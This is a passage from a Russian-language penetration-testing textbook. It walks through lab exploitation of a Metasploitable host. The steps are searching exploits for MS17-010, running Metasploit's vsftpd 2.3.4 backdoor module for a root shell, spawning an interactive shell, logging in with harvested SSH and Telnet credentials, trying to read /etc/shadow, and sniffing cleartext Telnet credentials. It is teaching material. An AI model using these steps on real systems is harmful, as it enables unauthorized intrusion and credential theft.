


Рис. 7.7. OpenVAS — образец результатов анализа уязвимостей

В каждом продукте для сканирования на уязвимости будет отображаться раздел, в котором указаны способы эксплуатации выбранной уязвимости. В случае предыдущей уязвимости, MS17-010, справочный раздел указывает на репозиторий GitHub Rapid7 (владельцы Metasploit) (рис. 7.8). Если вам интересно, откуда я взял эту информацию, то посмотрите раздел Summary на рис. 7.7.

Рис. 7.8. OpenVAS — ссылки в отчете

Это означает, что мы можем использовать Metasploit Framework для выполнения поставленной задачи. Мы откроем Metasploit и воспользуемся функцией поиска, чтобы найти эксплойт ms17-010:

```
msf5 > search ms17-010 type:exploit

Matching Modules
================

   # Name                                           Disclosure Date  Rank
Check Description
   - ----                                           ---------------  ----
----- -----------
   0 exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average
Yes   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1 exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average
No    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   2 exploit/windows/smb/ms17_010_psexec            2017-03-14       normal
Yes   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Code Execution
   3 exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great
Yes   SMB DOUBLEPULSAR Remote Code Execution
```

Позже в этой главе мы рассмотрим более подробно, как эксплуатировать протокол SMB.

Если вы использовали поисковую систему Google, то также получите ссылку на `exploit-db` (рис. 7.9).




Рис. 7.9. Поиск эксплойта в Google

SearchSploit

Вы можете использовать `exploit-db.com` в окне терминала, а не веб-версию, с помощью утилиты SearchSploit:

```
$searchsploit [опции] [условия поиска]
```

Прежде чем начать использовать этот инструмент, вам необходимо обновить его базу данных для синхронизации с онлайн-версией `exploit-db`:

```
$searchsploit --update
```

Ниже приведен пример поиска известной уязвимости SMB ms17-010:

```
root@kali:~# searchsploit ms17-010
----------------------------------------------------------------------------
--------- ---------------------------------
 Exploit Title
| Path
----------------------------------------------------------------------------
--------- ---------------------------------
Microsoft Windows – 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB
Remote Code | windows/remote/43970.rb
Microsoft Windows – SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
| windows/dos/41891.rb
Microsoft Windows 7/2008 R2 – 'EternalBlue' SMB Remote Code Execution (MS17-
010)        | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 – 'EternalBlue' SMB Remote Code
Executi | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) – 'EternalBlue' SMB Remote Code
Execution (MS17-0 | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) – 'SrvOs2FeaToNt' SMB Remote Code
Execution (MS1 | windows_x86-64/remote/41987.py
----------------------------------------------------------------------------
--------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

SearchSploit весьма эффективен, поскольку вы можете использовать инструменты фильтрации командной строки Linux (например, grep), чтобы выполнить свою задачу. Одна из встроенных функций фильтрации, о которой вам необходимо знать, — это параметр `--exclude`. Поскольку SearchSploit показывает большой объем вывода, я обычно исключаю результаты DOS. Пример выглядит так:

```
root@kali:~# searchsploit ms17-010 --exclude="/dos/"
```

Кроме того, вы можете добавить дополнительные критерии поиска, чтобы уточнить результаты. Пример выглядит так:

```
root@kali:~# searchsploit ms17-010 windows remote --exclude="/dos/"
```

Выбрав элемент из результатов, вы должны скопировать файл в другой каталог (чтобы не изменять содержимое исходного файла). Например, я скопирую первый элемент из предыдущих результатов поиска (`$searchsploit ms17-010`), используя параметр `--mirror`:

```
root@kali:~# searchsploit --mirror 43970 /root/
  Exploit: Microsoft Windows – 'EternalRomance'/'EternalSynergy'/'Eternal
Champion' SMB Remote Code Execution (Metasploit) (MS17-010)
      URL: https://www.exploit-db.com/exploits/43970
     Path: /usr/share/exploitdb/exploits/windows/remote/43970.rb
File Type: Ruby script, ASCII text, with CRLF line terminators

Copied to: /root/43970.rb
```

ЭКСПЛУАТАЦИЯ СЕРВИСОВ

В предыдущей главе мы перечислили самые популярные сервисы, с которыми вы можете столкнуться в своей карьере пентестера. В данном разделе мы проэксплуатируем большинство сервисов, которые обнаружили ранее. Вы узнаете, как связать все воедино, чтобы построить успешную карьеру в области тестирования на проникновение.

Эксплуатация сервиса FTP

Чтобы подключиться к FTP-серверу, мы можем использовать FileZilla в качестве клиента в нашей Kali. Установить его можно с помощью команды, которая приведена ниже:

```
root@kali:~# apt install filezilla -y
```

Следующий шаг — проверка информации, которую мы собрали на этапе перечисления.

Результаты перечисления:

- разрешен анонимный вход;
- действительные учетные данные user:user;
- действительные учетные данные ftp:123456789;
- эксплойт существует для vsFTPd версии 2.3.4.

Вход по FTP

Чтобы подключиться с анонимным входом, мы воспользуемся FileZilla и введем следующие учетные данные (рис. 7.10).




Рис. 7.10. FileZilla FTP-соединение

- **Хост**: metasploitable.kcorp.local.
- **Имя пользователя**: anonymous.
- **Пароль**: любой пароль (здесь можно вводить все что угодно).

FTP-клиент смог успешно подключиться к удаленному узлу. К сожалению, удаленный каталог пуст. Ниже представлены несколько общих идей того, что вы можете получить на данном этапе.

- Конфиденциальная информация хранится в файлах на FTP-сервере.
- Если вы нашли исполняемые файлы (например, `java2.1.exe`), то проверьте, существует ли общедоступный эксплойт, поскольку высока вероятность того, что программное обеспечение уже установлено на удаленном хосте.
- Проверьте, можете ли вы загружать файлы. Это значит, вы можете исполнить их, чтобы получить обратную командную оболочку:
  - через веб-приложение;
  - через ограниченную командную оболочку (и далее получить доступ к командной оболочке с правами root).

Проверка вторых найденных учетных данных с помощью FileZilla также оказалась удачной. Мы можем успешно подключиться к FTP-серверу. Но имя пользователя user дает нам доступ ко всем каталогам пользователя (`/home`), как показано на рис. 7.11.

Удаленное выполнение кода

Пришло время проверить, есть ли эксплойт для удаленного выполнения кода для этой версии сервера. Согласно результатам сканирования в Nmap, обнаруженный сервис vsFTPd версии 2.3.4 уязвим и имеет публичный эксплойт:

```
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs: BID:48539 CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download
backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/
exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://www.securityfocus.com/bid/48539
```




Рис. 7.11. FTP-соединение FileZilla установлено

Чтобы это перепроверить, мы можем зайти в поисковую систему Google и поискать эксплойт (рис. 7.12).

Согласно предыдущим результатам, первая ссылка указывает на сайт rapid7. Другими словами, мы должны иметь возможность проэксплуатировать сервис через Metasploit.

```
msf5 > search vsftpd type:exploit

Matching Modules
================
```

```
   # Name                                  Disclosure Date  Rank       Check
Description
   - ----                                  ---------------  ----       -----
-----------
   0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03       excellent  No
VSFTPD v2.3.4 Backdoor Command Execution
```




Рис. 7.12. Поиск Google — FTP-эксплойт

Похоже, у нас есть хороший кандидат. Посмотрим, можно ли его использовать. Если вы новичок в Metasploit и задаетесь вопросом, какие параметры выбрать для каждого модуля, то ответ — просто ввести options. Но сначала вам нужно выполнить команду `use`, чтобы загрузить модуль `exploit`:

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier,
```

```
or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Согласно выводу options, у нас есть два обязательных параметра:

- RHOSTS (IP удаленного хоста);
- RPORT (номер удаленного порта).

В качестве значения RPORT уже задан FTP-порт 21 по умолчанию. Затем нам нужно ввести IP-адрес Metasploitable и выполнить команду `run`, чтобы увидеть, можем ли мы проэксплуатировать удаленный хост:

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.16.0.101
RHOSTS => 172.16.0.101
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.16.0.101:21 – Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.0.101:21 – USER: 331 Please specify the password.
[+] 172.16.0.101:21 – Backdoor service has been spawned, handling...
[+] 172.16.0.101:21 – UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (0.0.0.0:0 -> 172.16.0.101:6200) at
2020-06-24 10:43:31 -0400

ls
bin
boot
cdrom
dev
etc
[...]
```

Проверяйте! Мы провели свою первую эксплуатацию в этой книге, чтобы получить удаленный доступ к командной оболочке. Далее нам нужно создать интерактивный шелл.

> **ПОДСКАЗКА**
>
> В предыдущем модуле я использовал команду run для выполнения кода. Вы также можете использовать exploit.

Создание интерактивной командной оболочки

Создание интерактивной командной оболочки с использованием Python позволит нам получить полноценный доступ к командной строке атакованного

хоста. Сначала проверим, установлен ли Python на хосте, с помощью команды `which`. После этого можем выполнить команду Python `spawn`:

```
which Python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/#
```

Хорошо, похоже, мы получили доступ к командной оболочке с правами root с первой попытки. Еще раз проверим это с помощью команды `id`:

```
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/#
```

Действительно, это командная оболочка с правами root, поэтому нам не нужно возиться с повышением привилегий. W00t W00t (эту фразу я использую, когда получаю удаленный доступ к командной строке с максимальными привилегиями).

Эксплуатация сервиса SSH

Получение некоторых учетных данных для SSH на этапе перечисления является значительным достижением. Как правило, это все, что вам следует искать, поскольку после успешного входа в систему у вас уже есть доступ к командной оболочке.

В предыдущей главе мы получили следующую информацию:

- **версия сервера SSH**: OpenSSH 4.7p1 Debian 8ubuntu1 (это просто для информации);
- **действительные учетные данные**: имя пользователя = user; пароль = user;
- **действительные учетные данные**: имя пользователя = service; пароль = service.

Вход по SSH

Сначала проверим учетные данные user:user, чтобы понять, получим ли мы удаленный доступ к командной оболочке:

```
root@kali:~# ssh user@metasploitable.kcorp.local
The authenticity of host 'metasploitable.kcorp.local (172.16.0.101)'
can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/
rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'metasploitable.kcorp.local,172.16.0.101'
```

```
(RSA) to the list of known hosts.
user@metasploitable.kcorp.local's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Mon Jun 8 16:50:21 2020 from 172.16.0.102
user@metasploitable:~$
```

Работает! Следующая задача — проверить права этого пользователя. Другими словами, мы root?

```
user@metasploitable:~$ id
uid=1001(user) gid=1001(user) groups=1001(user)
user@metasploitable:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
user@metasploitable:~$
```

Согласно полученной информации, у пользователя нет прав на выполнение команд с правами root. Возможно, у другого пользователя, service, есть права root. Хорошо, попробуем:

```
oot@kali:~# ssh service@metasploitable.kcorp.local
service@metasploitable.kcorp.local's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
service@metasploitable:~$ id
uid=1002(service) gid=1002(service) groups=1002(service)
service@metasploitable:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
service@metasploitable:~$
```

Как и в предыдущем примере, нам не удалось получить доступ к командной оболочке с правами root.

Эксплуатация сервиса Telnet

Это то же самое, что и SSH. Сервер Telnet позволит нам удаленно подключаться к командной строке. В предыдущей главе мы собрали следующую информацию:

- **версия сервера**: 23/tcp open telnet Linux telnetd;
- **действительные учетные данные**: имя пользователя = user; пароль = user.

Вход через Telnet

Воспользуемся командой telnet в Kali Linux для подключения и проверки предыдущих учетных данных, найденных на этапе перечисления:

```
root@kali:~# telnet metasploitable.kcorp.local
Trying 172.16.0.101...
Connected to metasploitable.kcorp.local.
[...]

metasploitable login: user
Password:
Last login: Thu Jun 25 08:21:41 EDT 2020 from 172.16.0.102 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$ id
uid=1001(user) gid=1001(user) groups=1001(user)
user@metasploitable:~$
```

Как видно из вывода терминала, мы подключились удаленно к серверу Telnet. У нас есть доступ к командной оболочке с низким уровнем привилегий, поскольку права этого пользователя ограничены.

Сниффинг трафика для получения информации в открытом виде

Если вы помните из предыдущей главы, мы узнали, что сервис Telnet отправляет сообщения в открытом виде по сети. Теперь посмотрим, как это выглядит

в снифферe Wireshark. Мы запустим Wireshark на нашем хосте Kali, чтобы перехватить все исходящие пакеты. В реальном сценарии вам нужно будет перехватить обмен данными на уровне сетевого коммутатора, установив порт для зеркалирования, который копирует весь трафик на другой порт коммутатора. Это зависит от конкретного производителя, но в целом достижимо, просто сверьтесь с руководством производителя коммутатора. Кроме того, существуют некоторые комплекты оборудования, и с их помощью вы можете подключить сетевой кабель, чтобы перенаправить трафик на выходное соединение (которое будет подключено к вашему хосту Kali).

Чтобы запустить Wireshark, просто введите его имя в окне терминала или откройте его из меню Kali, выбрав 09 — Sniffing & Spoofing ▸ Wireshark.

Когда окно загрузится, выберите сетевой интерфейс, который хотите прослушивать (рис. 7.13). В нашем случае мы выберем eth0. Дважды щелкните на нем, чтобы начать прослушивание входящего и исходящего трафика.




Рис. 7.13. Выбор интерфейса Wireshark

Попробуем удаленно подключиться к серверу Telnet и выполнить несколько команд. После проверим, смог ли Wireshark отловить что-либо из этого (рис. 7.14). Сначала нам нужно будет отфильтровать только пакеты Telnet внутри Wireshark. Для этого введем в строку фильтра следующую строку:

```
tcp.port == 23
```




Рис. 7.14. Результаты захвата Wireshark

Когда фильтр будет применен, щелкните правой кнопкой мыши на любом пакете и выберите Follow ▸ TCP Stream (Следовать ▸ TCP-поток) (рис. 7.15).




Рис. 7.15. Wireshark — просмотр TCP-потока

В окне TCP-потока мы можем увидеть учетные данные и команды, которые выполнили в окне терминала (рис. 7.16).




Рис. 7.16. Wireshark — захват открытого текста

Теперь вы можете применять эту технику к любым протоколам, которые передают данные открытым текстом, например, к следующим:

- FTP;
- Telnet;
- SMTP;
- HTTP;
- POP3;
- IMAPv4;
- NetBIOS;
- SNMP.

Эксплуатация почтового сервера

Чтобы эта атака сработала, нам понадобится подконтрольная учетная запись пользователя (например, полученная с помощью Hydra). Вы также можете получить ее другим способом; это не всегда должен быть метод грубой силы (например, учетная запись, найденная на FTP-сервере, или жестко закодированные учетные данные в исходном коде веб-страницы, или данные, полученные в результате атаки методом социальной инженерии и т. д.).

Затем нам нужно будет установить почтовый клиент на нашем хосте Kali Linux. Для этого воспользуемся программой `evolution` для наших задач (вы также можете использовать Thunderbird).

Чтобы ее установить, используйте обычную команду `apt install`:

```
root@kali:~# apt install evolution -y
```

При ее запуске в первый раз вам нужно будет установить настройки почтового сервера для входящих/исходящих писем и указать всю информацию о целевом почтовом ящике. На данном этапе необходимо знать следующее:

- имя пользователя электронной почты (в нашем примере это `gus@kcorp.local`);
- пароль учетной записи электронной почты;
- адрес почтового сервера (в нашем примере это `mail.kcorp.local`).

